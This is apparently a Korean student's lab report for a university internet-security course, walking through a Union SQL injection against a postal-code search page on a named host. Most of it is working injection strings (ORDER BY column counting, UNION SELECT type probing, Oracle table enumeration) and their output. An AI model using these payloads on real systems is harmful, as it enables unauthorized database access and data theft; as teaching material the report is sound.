□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

Union SQL Injection

2025년 3월 11일

학번 : 32231594
이름 : 박기쁨


<과정 설명>

Union SQL Injection 은 기존의 SELECT 문에 UNION SELECT 문을 추가하여, 데이터베이스에서 원하는 정보를 추출해내는 공격이다. UNION 연산자를 사용하기 위해서는, 기존의 SELECT 문과 UNION SELECT 문의 컬럼 수가 동일해야 하며, 각각의 컬럼이 순서대로 동일한 데이터형이어야 한다. 따라서, Union SQL Injection 을 진행하기 위해서는 위 조건을 만족하는 UNION SELECT 문을 작성하기 위한 사전 작업이 필요하다.


Step 1. SQL Injection 취약점 존재 여부 확인

Step 1-1. 싱글 쿼터(') 입력


: 싱글 쿼터는 SQL 구문에서 문법적인 요소로 작용하기 때문에, 싱글 쿼터를 입력하였을 때 서버가 에러를 반환한다면, 해당 서버가 SQL Injection 에 취약하다는 것을 의미한다.



(싱글 쿼터 2 개 입력 시 정상 작동)



Step 1-2. 정자 입력



(검색어 정자만으로 정자 1 동, 정자 2 동 등의 검색 결과가 출력되므로, 기존의 SELECT 문에 %가 포함되어 있음을 알 수 있음)

shanky.co.kr:38080/lhs/joi

주의 요함 shanky.co.kr:38080/lhs/join/checkPost2.jsp

463867	정자동	경기도 성남시 분당구 정자동 156~190
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401
440831	정자2동	경기도 수원시 장안구 정자2동 20~31
440835	정자2동	경기도 수원시 장안구 정자2동 84~150
440842	정자2동	경기도 수원시 장안구 정자2동 881~900
440834	정자2동	경기도 수원시 장안구 정자2동 71~83
440833	정자2동	경기도 수원시 장안구 정자2동 50~70
440830	정자2동	경기도 수원시 장안구 정자2동 1~18
440722	정자2동	경기도 수원시 장안구 정자2동 두견마을아파트 (311~355동)
440721	정자2동	경기도 수원시 장안구 정자2동 노을마을아파트 (221~263동)
440831	정자2동	경기도 수원시 장안구 정자2동 정자KTe-편한세상아파트 (101~105동)
440832	정자2동	경기도 수원시 장안구 정자2동 32~49
440302	정자2동	경기도 수원시 장안구 정자2동

Step 2. 컬럼 수 추출

Step 2-1. 정자 1 동%' ORDER BY 1 -- 입력

: 정자 1 동 뒤에 %'를 붙여 검색어를 정자 1 동까지로 임의 지정해준다.

: ORDER BY 절은 컬럼을 기준으로 데이터를 정렬하는데, 입력한 ORDER BY 1 --은 데이터를 첫 번째 컬럼인 우편번호 기준으로 정렬한다.

: --을 사용하여 ORDER BY 1 이하 내용은 주석 처리한다.

shanky.co.kr:38080/lhs/joi

주의 요함 shanky.co.kr:38080/lhs/join/checkPost2.jsp


우 편 번 호 체 크

동 이름 입력 정자1동%' ORDER BY 1 -- 검색

우편번호	동	주 소
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401
440840	정자1동	경기도 수원시 장안구 정자1동 402~860

Step 2-2. 정자 1 동%' ORDER BY 2 -- 입력


: 데이터를 두 번째 컬럼인 동 기준으로 정렬한다.



우편번호	동	주 소
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440839	정자1동	경기도 수원시 장안구 정자1동 391~401
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440836	정자1동	경기도 수원시 장안구 정자1동 151~295

Step 2-3. 정자 1 동%' ORDER BY 3 -- 입력


: 데이터를 세 번째 컬럼인 주소 기준으로 정렬한다.



우편번호	동	주 소
440301	정자1동	경기도 수원시 장안구 정자1동
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트

Step 2-4. 정자 1 동%' ORDER BY 4 -- 입력

: 네 번째 컬럼이 존재하지 않아 서버가 에러를 반환한다. 따라서 기존 SELECT 문의 컬럼은 3 개임을 알 수 있다.




Step 3. 컬럼 데이터형 추출

Step 3-1. 정자 1 동%' UNION SELECT NULL, NULL, NULL FROM DUAL -- 입력

: 컬럼이 3 개이므로, 3 개의 NULL 문자를 추가한 UNION SELECT 문을 작성하고, 데이터형을 알고자 하는 컬럼에 NULL 문자 대신 숫자, 문자를 입력한 후 결과를 분석한다.


: DUAL 테이블은 모든 오라클 데이터베이스 설치본에 기본으로 존재하는, 컬럼이 한 개인 임시 더미(DUMMY) 테이블이다.



우편번호	동	주 소
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
null	null	null

Step 3-2. 정자 1 동%' UNION SELECT 123, NULL, NULL FROM DUAL -- 입력

: 첫 번째 컬럼에 NULL 문자 대신 임의의 숫자 123 을 입력한다. 결과가 정상적으로 출력되므로, 첫 번째 컬럼의 데이터형이 숫자임을 예상할 수 있다.




우편번호	동	주 소
123	null	null
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401
440840	정자1동	경기도 수원시 장안구 정자1동 402~860

Step 3-3. 정자 1 동%' UNION SELECT '123', NULL, NULL FROM DUAL -- 입력

: 첫 번째 컬럼에 NULL 문자 대신 임의의 문자 '123'을 입력한다. 서버가 데이터형 불일치 에러를 반환하므로, 첫 번째 컬럼의 데이터형은 문자가 아닌 숫자이다.


Step 3-4. 정자 1 동%' UNION SELECT NULL, 123, NULL FROM DUAL -- 입력

: 두 번째 컬럼에 NULL 문자 대신 임의의 숫자 123 을 입력한다. 서버가 데이터형 불일치 에러를 반환하므로, 두 번째 컬럼의 데이터형이 숫자가 아닌 문자임을 예상할 수 있다.



Step 3-5. 정자 1 동%' UNION SELECT NULL, '123', NULL FROM DUAL -- 입력


: 두 번째 컬럼에 NULL 문자 대신 임의의 문자 '123'을 입력한다. 결과가 정상적으로 출력되므로, 두 번째 컬럼의 데이터형은 문자이다.



우편번호	동	주 소
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
null	123	null


Step 3-6. 정자 1 동%' UNION SELECT NULL, NULL, 123 FROM DUAL -- 입력

: 세 번째 컬럼에 NULL 문자 대신 임의의 숫자 123 을 입력한다. 서버가 데이터형 불일치 에러를 반환하므로, 세 번째 컬럼의 데이터형이 숫자가 아닌 문자임을 예상할 수 있다.



Step 3-7. 정자 1 동%' UNION SELECT NULL, NULL, '123' FROM DUAL -- 입력

: 세 번째 컬럼에 NULL 문자 대신 임의의 문자 '123'을 입력한다. 결과가 정상적으로 출력되므로, 세 번째 컬럼의 데이터형은 문자이다.




우편번호	동	주 소
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
null	null	123

Step 4. 전체 테이블 목록 추출

Step 4-1 (1). 정자 1 동%' UNION SELECT NULL, TABLE_NAME, NULL FROM ALL_TABLES -- 입력

: 데이터형이 문자인 두 번째 컬럼에 TABLE_NAME 을 넣고 검색하여 ALL_TABLES 로부터 전체 테이블 목록을 추출한다.

: ALL_TABLES 는 데이터베이스의 전체 테이블의 정보가 담긴 ORACLE 기본 테이블 중 하나이며, TABLE_NAME 등과 함께 활용할 수 있다.




우편번호	동	주 소
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
null	AUDIT_ACTIONS	null
null	AW$AWCREATE	null
null	AW$AWCREATE10G	null

Step 4-1 (2). 정자 1 동%' UNION SELECT NULL, TABLE_NAME, NULL FROM USER_TABLES -- 입력

: 데이터형이 문자인 두 번째 컬럼에 TABLE_NAME 을 넣고 검색하여 USER_TABLES 로부터 사용자가 생성한 테이블 목록을 추출한다.

: USER_TABLES 는 데이터베이스의 전체 테이블 중, 사용자가 생성한 테이블의 정보가 담긴 ORACLE 기본 테이블 중 하나이며, TABLE_NAME 등과 함께 활용할 수 있다.



우편번호	동	주 소
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
null	FINDME	null
null	LHSBOARD	null
null	LHSBOARD2	null
null	LHSBOARD3	null
null	LHSBOARD5	null
null	LHSEMP	null
null	LHSMEMBER3	null
null	LHSMOBILEMEMBER	null

(사용자가 생성한 테이블 목록)

shanky.co.kr:38080/lhs/join/checkPost2.jsp

440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
null	FINDME	null
null	LHSBOARD	null
null	LHSBOARD2	null
null	LHSBOARD3	null
null	LHSBOARD5	null
null	LHSEMP	null
null	LHSMEMBER3	null
null	LHSMOBILEMEMBER	null
null	LHSPOST	null
null	TEST	null
null	TEST2	null
null	TOAD_PLAN_TABLE	null

